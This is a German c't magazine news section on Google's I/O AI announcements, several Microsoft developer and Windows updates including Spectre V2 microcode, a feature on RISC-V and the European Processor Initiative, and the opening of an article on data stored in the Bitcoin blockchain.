
Auf der I/O-Konferenz spielte Google den Mitschnitt eines solchen realen Telefonats vor. Die Demonstration beeindruckte so sehr, dass einige gar an ihrer Echtheit zweifeln: Duplex erkannte die Aussagen des Gesprächspartners kontextabhängig und antwortete passend darauf – und das so glaubhaft, dass man gar nicht auf die Idee kommen würde, es handle sich am anderen Ende um einen Computer. Um die Täuschung perfekt zu machen, hat Google dafür präzise am Timing der

Antworten geschraubt und schob auch mal ein „Uhhh“ oder ein „Mhmm“ ein, um ein möglichst menschliches Sprachmuster zu erzeugen.


Doch hier liegt der Knackpunkt: Noch deutlicher kann man die Geringschätzung gegenüber Menschen in einfachen Dienstleistungsberufen kaum zur Schau stellen, als sie mit einem digitalen Assistenten sprechen zu lassen, weil einem die eigene Zeit dafür zu schade ist. Nach viel ähnlich klingender Kritik ruderte das Unternehmen zurück und verkündete, dass Duplex sich nach seiner Veröffentlichung selbstverständlich zu Beginn des Gesprächs zu erkennen geben wird.

Das löst aber nicht alle Probleme. So könnte immer bessere Sprachsynthese in nicht allzu ferner Zukunft generell dazu führen, dass man auch einer bekannten Stimme mehr trauen kann, woraus sich etliche Missbrauchsszenarien ergeben. Spinnt man den Faden weiter, zeigt sich, dass die IT-Unternehmen neben der Forschung und Entwicklung von KI-Systemen schleunigst auch einen ethischen Rahmen für den Umgang mit der Technik entwerfen sollten.

Doch auch ohne diesen soll Duplex im Sommer testweise in den Google Assistant integriert werden, wahrscheinlich zunächst nur in englischer Sprache und



Das Board der dritten Generation von Googles KI-Prozessoren hat etwa die Abmessungen eines herkömmlichen ATX-Mainboards.



Google Lookout soll blinden Menschen mittels Sprachausgabe die Orientierung erleichtern.

für eng begrenzte Einsatzgebiete. Driftet das Gespräch von diesen Parametern ab, zieht der Assistent die Notbremse und schaltet einen Menschen ein.

Über die Schulter geschaut

Bei den meisten Nutzern kommt der Assistent überwiegend daheim zum Einsatz; meist in Form eines smarten Lautsprechers, der Smart-Home-Komponenten wie vernetzte Glühlampen steuert. Unterwegs öffnen die Anwender jedoch häufiger Google Maps oder die Kamera-App, statt mit dem Assistent zu sprechen. Genau hier legt Google nun mit einem „KI-Update“ nach. So wird künftig die automatische Bildanalyse Google Lens eine größere Rolle spielen und direkt in die Google-Kamera-App integriert werden. Bislang analysiert Lens nur innerhalb der Fotogalerie bereits aufgenommene Bilder. Mit Lens als Live-Scanner im Kamerasucher wird das Smartphone quasi zum Browser für die Google-Suche in der realen Welt.

Das könnte so aussehen, dass die KI beim „Blick“ auf ein Konzertplakat die Band erkennt und deren Songs auf YouTube zur Wiedergabe vorschlägt. Zudem erkennt Lens Texte: Abfotografierte Dokumente werden als PDF-Dateien gespeichert und fremde Sprachen in Echtzeit übersetzt. Zu guter Letzt erkennt Lens Gegenstände und führt eine Suche danach aus. So findet man beispielsweise vergleichbare Produkte, die Öffnungszeiten

von Geschäften, Preisvergleiche oder Hintergrundinformationen über Sehenswürdigkeiten.

Lens wird dafür in mehreren Google-Apps zugegen sein – unter anderem auch in Google Maps. Hier verschmilzt die KI die Kartenansicht mit dem Kamerabild, in das beispielsweise virtuelle Schilder oder Richtungspfeile eingeblendet werden.

Apropos Maps: Im Hintergrund wird Google-KI zukünftig eigene Interessen und Bewertungen mit denen der Millionen anderer Nutzer vergleichen und anhand dessen in Maps neue Orte vorschlagen, die einem wohl gefallen werden, man aber noch nie besucht hat. Die Idee klingt gut, könnte aber dazu führen, dass man dann nicht mehr nur in sozialen Medien in seiner eigenen Filterblase steckt, sondern auch im realen Leben.

Echte Hilfe

Eine andere Entwicklung zeigt, wie KI Menschen mit Behinderungen künftig das Leben erleichtern könnte. Eine neue App namens Lookout unterstützt beispielsweise Blinde dabei, den Alltag zu meistern. Die Entwickler planen, dass die Anwender ihr Handy in der Brusttasche oder in einem um den Hals gehängten Etui mit sich führen, Kamera voraus. Klopfen am Smartphone aktiviert die App, die dann Bild- und Texterkennung nutzt, um Objekte sowie Text in der unmittelbaren Umgebung zu erkennen und dem User in Echtzeit anzusagen. Auch die Richtung wird angegeben, beispielsweise „Die Kaffeetasse steht auf 3 Uhr“. Eine weitere Funktion ist das Vorlesen erkannter Texte. Lookout ist allerdings nicht dazu gedacht, Blinden die Navigation im Straßenraum

zu erleichtern, da es keine Hinderniserkennung gibt.

Bislang ist Lookout noch in einer geschlossenen Betaphase. Wir konnten die App dennoch ausprobieren und waren erstaunt, wie zuverlässig das Handy damit beispielsweise die verschiedenen Gewürzdosen in einem Küchenregal unterschied. Im Sommer möchte Google die App schließlich freigeben, zunächst aber nur für US-User mit Pixel-Handy.

Apps mit KI-Unterstützung stellen aber nur die Spitze des Eisbergs dar. Google-Chef Sundar Pichai mutmaßte auf der Google I/O, dass KI und Deep-Learning vor allem die Medizin revolutionieren werde. Schon seit einem Jahr zeigen Googles Algorithmen anhand eines Netzhaut-Scans zuverlässig eine Diabetes-Erkrankung an. Auch Bluthochdruck lässt sich so feststellen. Darüber hinaus soll die KI Ärzten künftig helfen, Krankheitsverläufe vorherzusagen. Durch das Trainieren von Deep-Learning-Algorithmen auf Hunderttausende – hoffentlich anonymisierte – Krankenakten soll die KI mit einer hohen Wahrscheinlichkeit Komplikationen oder Verschlechterungen vorhersagen und Ärzten so mehr Zeit geben, rechtzeitig und richtig einzugreifen.

Wie ernst Google das Thema KI nimmt, zeigte auch ein sonst eher seltener Einblick in Googles Hardware: Nicht ohne Stolz präsentierte Pichai die neueste Version der Cloud Tensor Processing Units (TPUs), deren Leistungsfähigkeit im Vergleich zum Vorgänger um den Faktor acht gestiegen sein soll. Jede der nun erstmals flüssig gekühlten TPUs bietet eine Rechenleistung bis zu 180 Teraflops.

(spo@ct.de) **ct**

Anhand solch eines Netzhaut-Scans kann die KI zuverlässig eine Diabetes-Erkrankung erkennen.




Bild: Daniel AJ Sokolov

DJI-Drohnen mit Windows steuern



Mit dem SDK entstehen Windows-Anwendungen zur Steuerung der DJI-Drohnen.

Microsoft und der Drohnenhersteller DJI haben ein SDK entwickelt, mit dem Entwickler Windows-Anwendungen zur Steuerung der Fluggeräte schreiben können. Das ist vor allem für professionelle Anwender interessant, die mit den Drohnen zum Beispiel Industrieanlagen abfliegen und auf Probleme untersuchen. Computer und Drohne sind per WLAN verbunden, auf das Videosignal aus der Kamera kann der Entwickler beispielsweise eine Bilderkennung mit Windows ML loslassen. Für diese Kombination dürfte sich auch die Sicherheitsbranche interessieren – DJI betont aber energisch, dass eine militärische Nutzung nicht vorgesehen ist.

Mit dem SDK lassen sich auch die kleinen Modelle wie die Mavic Air steuern. Bei den großen Industriedrohnen mit mehr Rechenleistung kann die Bilderkennung optional direkt auf dem Kopter laufen. Die Verwaltung übernimmt dann Microsofts IoT-Plattform „Azure IoT Edge“.

Bis das Paket mit SDK und Beispielen öffentlich verfügbar ist, müssen sich Entwickler noch einige Monate gedulden. Aktuell läuft ein geschlossener Beta-Test. (jam@ct.de)

Kompilieren für Windows auf ARM-Prozessoren

Microsoft und Qualcomm arbeiten bereits seit 2017 an Windows für ARM-Prozessoren. Während die ARM-Notebooks in Deutschland weiter auf sich warten lassen, gibt es jetzt Details zum Betriebssystem. Auf den ARM-Prozessoren läuft ein vollständiges Windows 10 Home oder Professional (kein Enterprise). Unternehmen können die ARM-Computer also in ihre Domäne aufnehmen. Das Windows ist nicht auf Apps aus dem Store beschränkt. x86-Anwendungen laufen in einer Emulation. x64-Anwendungen muss der Entwickler eigens als ARM-Version kompilieren. Das funktioniert mit der jetzt erschienenen Preview von Visual Studio in den meisten Fällen ganz ohne Änderungen am Code. (jam@ct.de)

Cortana und Alexa arbeiten zusammen

Microsofts Sprachassistentin Cortana galt bisher nicht als die vielseitigste Helferin. In Zukunft soll der Benutzer sie deshalb darum bitten können, Amazons Alexa zu Hilfe zu holen. Microsoft und Amazon haben zusammen eine gegenseitige Integration ihrer Assistenten entwickelt. Mit dem Befehl „Cortana, open Alexa“ öffnete sich während einer Live-Demo auf Microsofts Entwicklerkonferenz Build ein Alexa-Dialog innerhalb des Cortana-Popups neben dem Startmenü. Ebenso konnte Alexa auf einem Amazon Echo eine Instanz von Cortana starten.

Bisher testen beide Seiten die Zusammenarbeit, eine Veröffentlichung ist noch für das Jahr 2018 geplant. (jam@ct.de)

Zusammen programmieren mit Visual Studio

Beim gemeinsamen Programmieren an mehreren Rechnern greifen viele Entwickler auf Bildschirmfreigaben zum Beispiel per vnc zurück und geben Kollegen damit Zugriff auf die eigene Maus und Tastatur. Mit der neuen Erweiterung „Live Share“ für Visual Studio und Visual Studio Code können Programmierer jetzt ihren Code mit Teammitgliedern teilen und in Echtzeit sogar mit mehreren Cursors und in unterschiedlichen Dateien zusammenarbeiten. Alle Beteiligten müssen die Erweiterung installiert und sich mit einem Microsoft- oder GitHub-Konto angemeldet haben. Beim Freigeben eines Dokuments landet ein Freigabe-Link in der Zwischenablage, der auf einem beliebigen Weg zum Gegenüber gelangen muss. In den Standard-Einstellungen versucht die Erweiterung zunächst, die Verbindung ohne Umweg durch die Cloud im lokalen Netz aufzubauen. Scheitert das, leitet sie den Verkehr über die Azure-Cloud um.

Noch ist Live Share in der Testphase, in einem ersten Test in der Redaktion funktionierte die Zusammenarbeit aber bereits ohne Probleme. (jam@ct.de)

Download von Live Share: ct.de/y9wp

Joining collaboration session with



Jan

Your local tool should join the collaboration session in a moment. You can then safely close this window.

Having trouble joining? Refresh to retry or [see manual instructions](#).

Wer den Link kennt, kann dank Live Share am Code mitarbeiten.


Windows 10 1803 mit Spectre-V2-Schutz

Gängige Intel-Prozessoren versorgt das aktuelle Windows 10 1803 nun automatisch mit Microcode-Updates, die zum Schutz gegen die Sicherheitslücke Spectre V2 nötig sind. Damit sind Computer mit Intel-Core-CPU's seit der ab 2011 ausgelieferten Generation Core i-2000 (Sandy Bridge) auch ohne BIOS-Updates gegen die im Januar 2018 gemeldete Lücke geschützt, die auch als Branch Target Injection (BTI, CVE-2017-5715) bezeichnet wird.

Die Microcode-Updates sollen automatisch per Windows Update auf betroffene Systeme fließen. Sie stehen aber auch zur manuellen Installation im Microsoft Update Catalog für die 32- und 64-Bit-Versionen von Windows 10 1803 und Server 2016 bereit.

Im Support-Artikel KB4100347 erklärt Microsoft, für welche Prozessoren Microcode-Updates enthalten sind; im Vergleich zu KB4090007 für Windows 10 1709 sind weitere CPU-Typen hinzugekommen. Allerdings fehlen weiter etliche Prozessoren, darunter Atoms und die damit verwandten Celerons.

Bei Versuchen mit einem betroffenen Haswell-PC (Core i7-4770) am 16. Mai funktionierte die automatische Installation per Windows Update noch nicht. Doch nach dem Einspielen des passenden Updates aus dem Update Catalog und einem Neustart war das System geschützt. Das lässt sich mit dem PowerShell-



Skript namens `Get-SpeculationControlSettings` überprüfen. Für Systeme mit AMD-Prozessoren sind weiterhin BIOS-Updates nötig; laut AMD ist das Risiko für Angriffe über Spectre V2 bei AMD-Systemen aber auch deutlich geringer.

Zu den neuen Sicherheitslücken, über die wir in c't 10/2018 berichtet haben (Spectre-NG), lagen bis zum Redaktionsschluss dieser Ausgabe noch keine Informationen vor.

(ciw@ct.de)

Anzeige

Cloud-Zwischenablage und Linux-Zeilenende

Mit der aktuellen Version der Insider-Preview lernt Windows 10 zwei neue Kunststücke. Wer öfter zwischen Windows und Linux wechselt und zum Beispiel unter Windows Linux-Konfigurationsdateien oder Logs öffnet, wird sich darüber freuen, dass Windows' Texteditor Notepad zukünftig Linux-Zeilenenden versteht und richtig umbricht.

Wer sich daran stört, muss in der Registry zu `HKEY_CURRENT_USER\Software\Microsoft\Notepad` navigieren und die Werte für `fPasteOriginalEOL` und `fWindowsOnlyEOL` auf 1 setzen.


Neu ist ebenfalls die optionale Synchronisierung der Zwischenablage mit der Cloud. Wer in Kauf nimmt, dass Windows auch sensible Daten in die Cloud kopiert, bekommt eine Zwischenablage, die auf allen Geräten mit dem angemeldeten Microsoft-Account synchron ist. Außerdem

speichert Windows einen Verlauf der letzten Einträge. Mit der Tastenkombination `Windows+V` öffnet man eine Ansicht dieser Einträge aus der Zwischenablage.

Nachaktive sollten sich den dunklen Modus für den Explorer ansehen. Die helle Schrift auf dunklem Grund soll die Augen weniger anstrengen.

Im Windows-Insider-Programm testet Microsoft die nächsten Windows-Versionen und die meisten neuen Funktionen landen später im halbjährlichen Feature-Update. Die Teilnahme ist kostenlos, aktiviert werden die Vorab-Versionen in den Einstellungen unter „Update und Sicherheit“. Für den produktiv genutzten Rechner ist das aber nicht empfehlenswert – wer gern testen möchte, sollte sich eine virtuelle Maschine anlegen.

(jam@ct.de)



Der Euro-Prozessor

Die EU fördert die offene CPU-Architektur RISC-V

RISC-V statt Intel, ARM oder AMD: Neue Open-Source-Prozessoren haben viele Befürworter und gute Chancen, im Rahmen der European Processor Initiative sogar Supercomputer zu erobern. Viele RISC-V-Entwicklungen zielen bisher auf Systems-on-Chip für Embedded Systems.

Von Christof Windeck

Schon über 100 Firmen und Institutionen haben sich der erst 2015 gegründeten RISC-V Foundation angeschlossen, um neue Technik für Mikrocontroller und Systems-on-Chip (SoCs) zu entwickeln. Nvidia will RISC-V-Kerne in zukünftigen Grafikchips einbauen, WD plant gleich Milliardenstückzahlen, denn RISC-V soll in Controllern künftiger Festplatten und SSDs stecken. Auch Google, Tesla, Sam-

sung, Qualcomm, IBM, Micron und NXP gehören dazu; sogar Intel hat Risikokapital in SiFive gesteckt, den Lieferanten der ersten RISC-V-Prozessoren.

Ein 64-Bit-Chip kommt gerade auf den Markt, auf den vier Kernen des SiFive Freedom Unleashed FU540 läuft Linux oder FreeBSD. Die Rechenleistung des FU540 unter Linux ähnelt der des Broadcom-Prozessors BCM2837 auf dem Raspberry Pi 3. Für die Zukunft sind RV128-Chips, Vektor- und DSP-Erweiterungen geplant, sie könnten dereinst einen europäischen Exaflops-Superrechner befeuern. Die European Processor Initiative (EPI) sieht RISC-V als einen heißen Kandidaten für einen europäischen Prozessor.

Auf dem Workshop der RISC-V Foundation Anfang Mai in Barcelona herrschten Aufbruchstimmung und gute Laune. Die Experten versammelten sich nur wenige Schritte entfernt vom „Mare Nostrum“-Supercomputer, wo Forscherteams unter anderem ARM-Prozessoren auf ihre Eignung fürs High-Performance Compu-

ting (HPC) abklopfen. Die EU will ihre Abhängigkeit von US-amerikanischer und chinesischer Technik reduzieren und nimmt viel Geld in die Hand, über mehrere Jahre verteilt sollen rund 1 Milliarde Euro fließen. Ziel des European High-Performance Computing Joint Undertaking (EuroHPC JU) sind eigene Kernkomponenten für Supercomputer, die Mitte der 2020er-Jahre Rechenleistung im Exaflops-Bereich liefern können.

Dabei spielt der Brexit-Ausstieg eine Rolle: Großbritannien verlässt bald die EU, steckt jedoch große Summen in Superrechner. Das hat auch damit zu tun, dass Großbritannien als Atommacht Rechenleistung für die Waffenforschung braucht. Unter anderem deshalb liefern sich die USA ein HPC-Wettrüsten gegen China und betreiben Supercomputer in Nationallabors wie Los Alamos, Oak Ridge und Sandia. Auch mehrere Forscher, die Vorträge auf dem RISC-V Workshop hielten, arbeiten mit Zuschüssen der US-Rüstungsforschungsagentur DARPA.

Offenes Rennen

Bisher sind RISC-V-Prozessoren noch weit von Superleistung entfernt. Doch stolz präsentierte Palmer Dabbelt von SiFive das Entwicklersystem HiFive Unleashed mit FU540, laufend unter Fedora. Sogar der Browser samt JavaScript und Videowiedergabe funktionierte. Das leider rund 1000 US-Dollar teure Board war dabei freilich mit dem nochmals doppelt so teuren FPGA-Erweiterungsboard des SiFive-Kooperationspartner Microsemi gekoppelt. Das FPGA dient dabei quasi als Chipsatz, um eine AMD-Radeon-Grafikkarte, eine SATA-SSD sowie einen USB-Hostadapter anzuschließen.

SiFive plant deutlich billigere Entwicklerboards; auf der Hand liegt eine Variante, die RISC-V-CPU und FPGA-„Chipsatz“ kombiniert. Zum vollständig offenen Prozessor ist es aber noch ein weiter Weg, wie SiFive einräumt: Im FU540 steckt auch proprietäres geistiges Eigentum (Intellectual Property, IP). Dazu gehören beispielsweise Taktgeber (PLLs), ROM-Speicherzellen, das Interface zum DDR4-SDRAM sowie der Gigabit-Ethernet-Controller.

Die sparsame RV32I-Variante von RISC-V ist schon weiter: Sie ist als flexibel erweiterbarer, potenziell extrem sparsamer Mikrocontroller für Systems-on-Chip (SoCs) gedacht. Der Arduino-kompatible HighFive1 kostet 60 Euro und soll die

Eignung von RISC-V für Sensoren oder für vernetzte IoT-Geräte zeigen. Auch Security-Experten sind an der offengelegten RISC-V-Mikroarchitektur interessiert: Potenziell lassen sich sichere, formal verifizierte Controller ohne Hintertüren entwickeln. Der offene Mikrokern seL4 mit beweisbar korrekter Implementierung wird für RISC-V portiert. So mancher Chipkarten-Experte war auf dem RISC-V-Workshop zu sehen, aber auch Zulieferer für die Rüstungsindustrie oder Entwickler von Blockchain-Anwendungen wie Kryptowährungen.

Die RISC-V-Erfinder, darunter CPU-Altmeister David A. Patterson – er signierte in Barcelona Bücher und arbeitet mittlerweile auch für Google –, haben das Konzept geschickt festgelegt: Die Binärschnittstelle (Application Binary Interface, ABI) der RISC-V Instruction Set Architecture (ISA) soll nachträglich nicht verändert werden. Das erleichtert es, für RISC-V zu programmieren. Trotzdem ist die Mikroarchitektur flexibel, aber über optionale Erweiterungen. Diese Ideen treffen offenbar einen Nerv: Firmen wie NXP erklären, dass sie bei der Entwicklung neuer Systems-on-Chip mittlerweile länger an der Software als an der Hardware arbeiten.

Rasanter Fortschritt

Viele Universitäten und Forschungsinstitute beschäftigen sich weltweit mit RISC-V, unter anderem als Experimentierfeld zur Untersuchung von Sicherheitsrisiken. Die Seitenkanalangriffe Meltdown und Spectre spielten in mehreren Vorträgen auf dem Workshop eine Rolle. Die ETH Zürich und die Uni Bologna entwickeln hingegen konkrete Chips, von denen die ersten schon als Muster gefertigt wurden. Ein Team kümmert sich um die besonders effiziente PULP-Plattform, etwa für IoT-Sensor-SoCs mit dem Ri5CY-Kern (gesprochen Riski). Florian Zaruba von der ETH stellte seine Arbeit am 64-Bitter Ariane vor, den Globalfoundries auf Silicon-on-Insulator-Wafern mit der Fertigungstechnik 22FDX produziert. Für den Basisentwurf des In-Order-Kerns vom Typ RV64IMC mit sechsstufiger Pipeline hat das Team lediglich vier Monate gebraucht.

Zu den Berühmtheiten der Szene gehört Transmeta-Gründer Dave Ditzel, der nach einigen Intel-Jahren nun die Firma Esperanto Technologies (ET) aus der Taufe gehoben hat. Zwei Entwick-

lungsziele sind bekannt: ein Chip mit über 4000 Kernen vom Typ ET-Minion mit Tensor-Erweiterungen für KI-Anwendungen sowie ET-Maxion-Prozessoren mit besonders hoher Singlethreading-Rechenleistung. Letzteren soll TSMC mit 7-nm-Technik fertigen.

Euro-Prozessor

Ein Verbund aus 23 europäischen Firmen unter der Leitung des großen französischen IT-Dienstleisters Atos will nun als European Processor Initiative (EPI) eine „EU-CPU“ für Supercomputer, KI und autonomes Fahren entwickeln. Zu den Beteiligten gehören der Autohersteller BMW, Infineon und STMicroelectronics, aber etwa auch die ETH Zürich und das Barcelona Supercomputing Center (BSC). Im erwähnten Mare Nostrum rechnen unter anderem ARM64-Kerne in Maschinen der Atos-Sparte Bull.

Das BSC koordiniert in der EPI die Entwicklung eines RISC-V-Rechenbeschleunigers. Im Gespräch mit c't erklärte Mateo Valero, Gründer und Direktor des BSC, dass der RISC-V-Beschleuniger mit einem Allzweckprozessor kooperieren soll, dessen Mikroarchitektur noch offen ist; ein wahrscheinlicher Kandidat ist ARMv8 mit Scalable Vector Extensions (ARM SVE). Diese Technik entwickelt derzeit Fujitsu für einen Nachfolger des K Computer am japanischen Forschungsinstitut Riken.


Laut Valero könnte RISC-V zwar irgendwann schnell genug werden für einen HPC-Allzweckprozessor. Doch das passt nicht in den aktuellen EPI-Zeitplan. Ob OpenPOWER eine Alternative zu ARM

SVE für den EPI-Allzweckprozessor ist, dazu will sich derzeit auch der EPI-Chef Philippe Notton von Atos nicht äußern.

Western Digital schickte seinen Chief Technology Officer (CTO) Martin Fink zum RISC-V Workshop, um die großen RISC-V-Pläne von WD vorzustellen – ohne allzu konkret zu werden. Jedenfalls soll RISC-V vom simplen SSD-Controller mit eingebauter Verschlüsselung bis hin zum High-End-Speichersystem mit Gen-Z-Interface zum Einsatz kommen. WD sieht Profitancen schwinden, weil Software-defined Storage auf Basis billiger Standardkomponenten in immer lukrativere Märkte vordringt – künftig etwa mit Intels 3D XPoint. Martin Fink war bis Ende 2016 CTO der HPE-Forschungssparte HP Labs und hatte dort seit 2006 die neuartige Plattform „The Machine“ entwickelt, um die Vorzüge des „speichergetriebenen Rechnens“ (Memory-driven Computing) zu demonstrieren.

Auch der Speicherchiphersteller Micron engagiert sich bei RISC-V. Bestimmte Algorithmen, etwa zum Sortieren von Daten, ließen sich demnach wesentlich effizienter von intelligenten DRAM-Chips als von Prozessoren erledigen, die sämtliche Daten vor dem Durchsuchen erst blockweise laden müssen. Verwandte Ideen zu Processing in Memory (PIM) geistern allerdings schon seit Jahrzehnten durch die IT-Landschaft: Computational RAM, Micon Automata. Auch das zeigt, wie weit das Feld der RISC-V-Technik ist. Die Entwicklergemeinde gibt sich enthusiastisch – bleibt zu hoffen, dass bald praktisch nutzbare RISC-V-Systeme auf den Markt kommen. (ciw@ct.de) **ct**

FU540 Preliminary SPECINT2006 Comparison



SiFive-CTO Yunsup Lee zeigte erste Benchmark-Ergebnisse des Freedom Unleashed U540 im Vergleich zu Cortex-A53-Chips.



Ewiger Speicher

Die Blockchain als Datenmüllhalde

Für alle Zeiten unveränderlich sind die Transaktionsdaten in der Bitcoin-Blockchain gespeichert. Doch nicht nur diese, auch Links, Texte und Fotos sind dort für alle Ewigkeit archiviert – und landen auf den Festplatten von Millionen Bitcoin-Nutzern. Wir zeigen Ihnen, wo sich kuriose, aber illegale Inhalte in der Blockchain verstecken.

Von Mirko Dölle

Die Bitcoin-Blockchain kann durchaus unterhaltsam sein, selbst wenn man kein Kryptogeld-Entwickler oder angehender Banker ist. Der überwiegende Inhalt sind harmlose Überweisungsdaten, die Blockchain bietet aber auch Platz für

Links, Songtexte, ganze Artikel und Fotos. Manches ist für jedermann sichtbar gespeichert, bei anderem muss man wissen, wo es versteckt ist, um es zu finden.

Problematisch wird es, wenn es sich etwa um (vormals) geheime Informationen oder gar illegale Inhalte wie Kinderpornografie handelt: Genauso wenig, wie jemand die Transaktionen eines Blocks nachträglich verändern kann, lassen sich diese artfremden Informationen wieder entfernen. Sie sind bis zum Ende aller Tage des Bitcoin in die Blockchain gemeißelt und werden weltweit millionenfach kopiert. Wer einen Full-Client wie zum Beispiel Bitcoin Core benutzt, besitzt automatisch eine Kopie der Blockchain – und damit ziemlich brisante Daten.

Die prominenteste Stelle für nicht zahlungsrelevante Informationen in der Blockchain ist die sogenannte Coinbase eines Blocks. Dieses bis zu 96 Byte große Feld

nutzen Miner, um die Belohnung für sich zu beanspruchen und die Unterstützung etwa für geplante Protokollveränderungen zu signalisieren. Den Rest des Felds können sie mit Grüßen, einer Kontaktadresse oder auch Zitaten füllen. Der mutmaßliche Bitcoin-Erfinder Satoshi Nakamoto nutzte die Coinbase bereits im allerersten Block der Blockchain für ein Zitat:

The Times 03/Jan/2009 Chancellor on
brink of second bailout for banks

